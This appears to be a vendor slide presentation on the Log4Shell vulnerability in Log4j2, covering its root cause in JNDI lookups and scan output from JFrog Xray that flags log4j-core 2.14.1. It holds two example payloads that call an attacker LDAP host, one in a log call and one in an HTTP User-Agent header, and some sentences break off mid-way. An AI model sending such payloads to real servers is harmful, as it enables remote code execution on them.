

LOG4SHELL Vulnerability

All you need to know

THE LOG4SHELL VULNERABILITY

- Critical remote code execution vulnerability in Log4j2 Java logging framework
 - CVE-2021-44228 ,CVSS 10.0
- Vulnerability triggered when attacker-controlled string is logged using Log4j2 -

```
static Logger log = LogManager.getLogger();  
log.info("... ${jndi:ldap://attacker-srv.com/foo} ...");
```

- Why so critical?
 - Exploitation of the vulnerability is trivial and persistent
 - Public exploits are available
 - Log4j2 is massively popular
 - It is very likely that untrusted input will reach a logging function
 - Most common attack vector is HTTP "User-Agent" which is usually logged -

```
GET / HTTP/1.1  
Host: vulnerable-srv.com  
User-Agent: ${jndi:ldap://attacker-srv.com/foo}
```

VULNERABILITY ROOT CAUSE

- The vulnerability is an “Unsafe class deserialization”
- Caused due to the “Message Lookup” feature of log4j
 - Given logger input - *Running `${java:runtime}`*
 - The logger output will be - *Running `Java version 1.7.0_67`*
- A special type of lookup allows retrieving variable values from classes

Jndi Lookup


The JndiLookup allows variables to be retrieved via JNDI. By default the key will be prefixed with java:comp/env/, however if the key contains a ":" no prefix will be added.

By default the JNDI Lookup only supports the java, ldap, and ldaps protocols or no protocol. Additional protocols may be supported by specifying them on the log4j2.allowedLdapClasses property. When using LDAP only references to the local host name or

```
1. <File name="Application" fileName="application.log">
2.   <PatternLayout>
3.     <pattern>%d %p %c{1} [%t] ${jndi:logging/context-name} %m%n</pattern>
4.   </PatternLayout>
5. </File>
```

- However -
 - The class can be hosted remotely (retrieved through the LDAP or RMI protocols)
 - The class is deserialized (executed) when retrieved
- This means that a malicious logged string can cause a retrieval and execution of a malicious class hosted remotely!

LOG4SHELL ATTACK DIAGRAM



XRAY DETECTION

- Xray detects CVE-2021-44228 from day one, in all scanned artifacts

Repository Types: Clear Sort by: Repository Type

log4j-core-2.14.1.jar

General Effective Permissions **Xray** Properties Followers Builds Pipelines

Violations (0) Security (1) Licenses (1) Descendants

Filter by Summary

Vulnerability ID	Severity	Issue Type	Component	Infected Version
CVE-2021-44228	Critical	Security	org.apache.logging.log4j:log4j-core:2.14.1	2.0.0 ≤ Version < 2.15.0

CVE-2021-44228 Log4Shell

Xray ID: XRAY-191654

Severity: Critical

JFrog Research Severity: Critical

CVSS Score: 9.8

Component: org.apache.logging.log4j:log4j-core

Fix version: 2.15.0 More Details

Show Less

Research Source/ Advisory Impact Paths References

Summary

An unsafe deserialization in log4j leads to Java code injection when logging a crafted string

Details

Apache Log4j is a ubiquitous Java-based logging framework.

Due to the `JndiLookup` message lookup feature supported by default in log4j < 2.15.0, an application that uses Log4j 2.0.0-2.14.1 can be remotely exploited if a remote attacker can cause arbitrary strings to be logged. Specifically, an attacker must be able to supply a partial string to one of the logging APIs - `logger.info()`, `logger.debug()`, `logger.error()`, `logger.fatal()`, `logger.log()`, `logger.trace()` or `logger.warn()`.

When an attacker sends a JNDI lookup string such as:

JFROG

COMPONENTS TREE

- org.apache.logging.log4j:log4j-core 2.14.1
- junit:junit 4.11

COMPONENT DETAILS

Artifact log4j-core

Version 2.14.1

Type maven

Scopes test

Issues count 1

Licenses

The Apache Software License, Version 2.0 (Apache-2.0) <http://www.apache.org/licenses/LICENSE-2.0>

COMPONENT ISSUES DETAILS

- Apache Log4j2 <=2.14.1 JNDI features used in configuration

Severity Critical

Component org.apache.logging.log4j:log4j-core:2.14.1

CVEs CVE-2021-44228

Fixed Versions 2.15.0

```
→ my-app jfrog audit-mvn 2>/dev/null
```

The full scan results are available here: /tmp/jfrog.cli.temp.-1639472691-4127857255

Note: no context was provided, so no policy could be determined to scan against.

You can get a list of custom violations by providing one of the command options: --watches, --repo-path or --project.

Read more about configuring Xray policies here: <https://www.jfrog.com/confluence/display/JFROG/Creating+Xray+Policies+and+Rules>

Below are all vulnerabilities detected.

Vulnerabilities

SEVERITY	IMPACTED PACKAGE	IMPACTED PACKAGE VERSION	TYPE	FIXED VERSIONS	COMPONENT	COMPONENT VERSION	CVE	CVSS V2	CVSS V3	ISSUE ID
Critical	org.apache.logging.log4j:log4j-core	2.14.1	Maven	[2.15.0]	org.apache.logging.log4j:log4j-core	2.14.1	CVE-2021-44228			XRAY-191654



Thank you!

GREENIFY2021